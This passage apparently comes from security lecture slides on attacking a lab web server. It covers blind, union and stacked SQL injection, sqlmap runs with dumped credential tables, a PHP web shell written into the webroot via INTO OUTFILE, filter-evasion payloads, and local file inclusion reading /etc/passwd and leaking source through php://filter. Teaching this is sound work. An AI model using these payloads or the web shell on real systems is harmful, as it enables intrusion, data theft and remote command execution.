The attacker provided an input and observes the website answer. The answer is either page 1 or page 2 (only two options). There's no direct response to the attacker's query but it's possible to play a true and false game using the two different responses. The difference between the two responses can be only one byte or totally different (see example later).

- **Error based**

The attacker forces syntactically wrong queries and tries to map the database using the data provided by the error messages.

Type of sql injection exploitations

- **Union query**

The attacker takes advantage of the sql's *union select* statement. If the attacker can intervene to the sql query then he can append it with a union select and form the second query almost freely (see example later).

- **Stacked query**

If the sql engine supports stacked queries (first query; second query; etc.) then in case of a vulnerable parameter the attacker closes the original query with a semicolon and writes additional queries to obtain the data.

- **Time based blind**

It is the same as the boolean based, but instead of having two different web responses the difference is the response time (less trustworthy).

- **Other options**

Type of sql injection exploitations

Besides that the attacker can obtain or modify the database in case of sql injection, the vulnerability can be used for further attacks as well if the db engine settings allow that:

- **Reading local files**

The attacker can obtain data expect for the database

- **Writing local files**

With the *select into outfile* command the attacker can write local files

- **Executing OS commands**

In some cases the db engine has the right to execute OS level commands

Blind boolean based sqli exploitation


Depending on the input the attacker can see two different answers from the server. Example:



That is the first version of the webpage
This is the main text of the webpage

If we provide a non-existing user e.g. *laszlo*, the first version of the page appears. For valid users such as *admin* (The attacker doesn't necessarily has valid user for the site) the second version appears.

Since there's no input validation for the email parameter, the attacker can produce both answers:



True

That is the second version of the webpage
This is the main text of the webpage



False

That is the first version of the webpage
This is the main text of the webpage

Blind boolean based sqli exploitation

Ok, we can enumerate the users in that particular case, but how can we obtain the whole database with only true or false answers?

There are special table independent queries that always work for specific database engines (general queries for mysql, postgresql, etc.). For example for mysql we can use the following queries:

- Mysql version: *SELECT @@version*
- Mysql user, password: *SELECT host, user, password FROM mysql.user;*
- Mysql databases: *SELECT schema_name FROM information_schema.schemata;*
- Mysql tables: *SELECT table_schema, table_name FROM information_schema.tables WHERE table_schema != 'mysql' AND table_schema != 'information_schema'*
- Etc., see detail: <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Blind boolean based sqli exploitation

In order to execute such a query we need to arrange the current query to be accepted by the server side script (syntactically should be correct):

*<http://193.225.218.118/sql3.php?email=laszlo> or **here goes the query** or **'1'='2***

Since the vulnerable parameter was escaped with a quotation mark, the query should end with a missing quotation mark (the server side script will place it, if there's no missing quotation mark, the query will be syntactically wrong).

The second part of the query should be boolean too, e.g.:

*<http://193.225.218.118/sql3.php?email=laszlo> or **ASCII(Substr((SELECT @@VERSION),1,1))<64** or **'1'='2***

The previous query checks if the ASCII code of the first character of the response of `SELECT @@VERSION` is less than 64.

Task: Find the first character of the db version!

Exploitation with sqlmap

Several tool exists for automatic sql injection exploitation. Sqlmap is an advanced sqli tool. The first step is to check if sqlmap manages to identify the vulnerable parameters)

```
root@kali:~# sqlmap -u "http://193.225.218.118/sql3.php?email=laszlo" --technique=BE

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and
not responsible for any misuse or damage caused by this program

[*] starting at 09:21:11

[09:21:11] [INFO] resuming back-end DBMS 'mysql'
[09:21:11] [INFO] testing connection to the target URL
[09:21:12] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: email (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: email=admin' AND 5609=5609 AND 'UDKb'='UDKb
---
[09:21:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 11.10 (Oneiric Ocelot)
web application technology: Apache 2.2.20, PHP 5.3.6
back-end DBMS: MySQL 5
[09:21:12] [INFO] fetched data logged to text files under '/root/.sqlmap/output/193.225.218.118'

[*] shutting down at 09:21:12
```

Exploitation with sqlmap

If sqlmap has identified the vulnerability the attacker could ask for specific data:

- `--dbs`: the databases in the db engine
- `-D selecteddb --tables`: the tables in the selected database
- `-D selecteddb -T selectedtable --columns`: the columns in the selected table of the selected database
- `-D selecteddb -T selectedtable --dump`: all data in the selected table of the selected database

```
[09:27:42] [INFO] fetching database names
[09:27:42] [INFO] fetching number of databases
[09:27:42] [WARNING] running in a single-thread
etrieval
[09:27:42] [INFO] retrieved: 10
[09:27:43] [INFO] retrieved: information_schema
[09:27:51] [INFO] retrieved: 911
[09:27:53] [INFO] retrieved: Flag
[09:27:55] [INFO] retrieved: Gathering
[09:27:59] [INFO] retrieved: Hello
[09:28:02] [INFO] retrieved: Pizza
[09:28:04] [INFO] retrieved: Teszt
[09:28:07] [INFO] retrieved: finse
[09:28:09] [INFO] retrieved: mysql
[09:28:12] [INFO] retrieved: phpmyadmin
```

```
Database: Teszt
Table: Tabla1
[4 entries]
+-----+-----+-----+-----+
| ID | Nev          | email          | Jelszo          |
+-----+-----+-----+-----+
| 0  | Adminisztr\xeltor | admin          | admin           |
| 1  | Huffn\xelger Pisti | huffnager@sehol.com | penzpenzpenz    |
| 3  | Adminisztr\xeltor | admin          | admin           |
| 4  | M\xe9zga G\xe9za  | mezgag@mezga.hu  | kapcs_ford      |
+-----+-----+-----+-----+
```

Writing local files with sql injection

Instead of asking for boolean result the attacker can use the *select into outfile* syntax to write a local file to the server. Since this is a new query the attacker has to chain it to the vulnerable first query (union select or stacked query exploitation). This is only possible if the following conditions are fulfilled:

- Union select or stacked queries are enabled
- With union select the attacker has to know or guess the row number and the types of the chained query (see example)
- A writable folder is needed in the webroot that later is accessible by the attacker
- The attacker has to know or guess the webroot folder in the server computer

Example:


<http://193.225.218.118/sql3.php?email=laszlo' union select 'Imagine here's the attacking script' '0','0','0' into outfile '/var/www/temp/lennon.php>

Writing local files with sql injection

Exploitation demo...

- First, guess the webroot and the writable folder
- Guess the number of columns from the original query and guess also the types of the rows
- Test the union select if it is executed with different row numbers
- Upload a simple string
- Find an attacking script and upload it

```
<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<?
if($_GET['cmd']) {
    system($_GET['cmd']);
}
?>
</pre>
</BODY></HTML>
```



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0 Adminisztrátor admin admin 3 Adminisztrátor admin admin	
ls	Send


- 012569.php
- 0125692.php
- 0125693.php
- 0x00.php
- 42.php
- 42_1.php
- 42_3.php
- 42_4.php
- 42_5_list.php

Sql injection filter evasion techniques

- White Space or 'a' = 'a'
- Null Bytes `%00' UNION SELECT password FROM Users WHERE username='admin'--`
- SQL Comments
`'/**/UNION/**/SELECT/**/password/**/FROM/**/Users/**/WHERE/**/name/**/LIKE/**/'admin'--`
- URL Encoding
`%27%20UNION%20SELECT%20password%20FROM%20Users%20WHERE%20name%3D%27admin%27--`
- Character Encoding `' UNION SELECT password FROM Users WHERE name=char(114,111,111,116)--`
- String Concatenation `EXEC('SEL' + 'ECT 1')`
- Hex Encoding `Select user from users where name = unhex('726F6F74')`

Local File Inclusion

Local file inclusion (LFI) is a vulnerability when the attacker can include a local file of the webserver using the webpage. If the server side script uses an include file type of method and the input for the method is not validated then the attacker can provide a filename that points to a local file:



The image shows a WinSCP editor window on the left and a web browser window on the right. The WinSCP window displays a PHP script in `/var/www/lfi.php` that includes a file based on the `COLOR` GET parameter. The script is as follows:


```
<?php
if (isset( $_GET['COLOR'] ) ){
    include( $_GET['COLOR'] );
}
?>
```

The web browser window shows the URL `193.225.218.118/lfi.php?COLOR=../../etc/passwd`. The page content displays the output of the `cat /etc/passwd` command, listing system users and their home directories:

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/b
news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534
messagebus:x:103:107:./var/run/dbus:/bin/false lightdm:x:104:108:Light Display Manager
daemon,,,:/home/usbmux:/bin/false kernoops:x:108:65534:Kernel Oops Tracking Daemon
hplip:x:112:7:HPLIP system user,,,:/var/run/hplip:/bin/false saned:x:113:123:./home/saned
ftp:x:117:65534:./srv/ftp:/bin/false hallgato:x:1001:1001:./home/hallgato:/bin/bash hallgat
```

Exploitation of the LFI vulnerability

A php script source cannot be obtained through a browser, because the script is executed on the server side. But using encoding and `php://filter` as input the server side scripts can be obtained too. Since Php 5.0.0 the *`php://filter/convert.base64-encode/resource`* function is enabled. It encodes the php file with base64 and the php script source reveals.



← → ↻ ⓘ 193.225.218.118/lfi.php?COLOR=php://filter/convert.base64-encode/resource=lfi.php

PD9waHAKICAgaWYgKGJzc2V0KCAkX0dFVFsnQ09MT1lnXSAPICl7CiAgICAgIGluY2x1ZGUoICRfR0VUWyDT0xPUiddKTsKICAgfQo/Pg==

Decode from Base64 format

Simply use the form below

```
PD9waHAKICAgaWYgKGJzc2V0KCAkX0dFVFsnQ09MT1lnXSAPICl7CiAgICAgIGluY2x1ZGUoICRfR0VUWyDT0xPUiddKTsKICAgfQo/Pg==
```

```
<?php
if (isset( $_GET['COLOR'] ) ){
    include( $_GET['COLOR']);
}
?>
```

End of lecture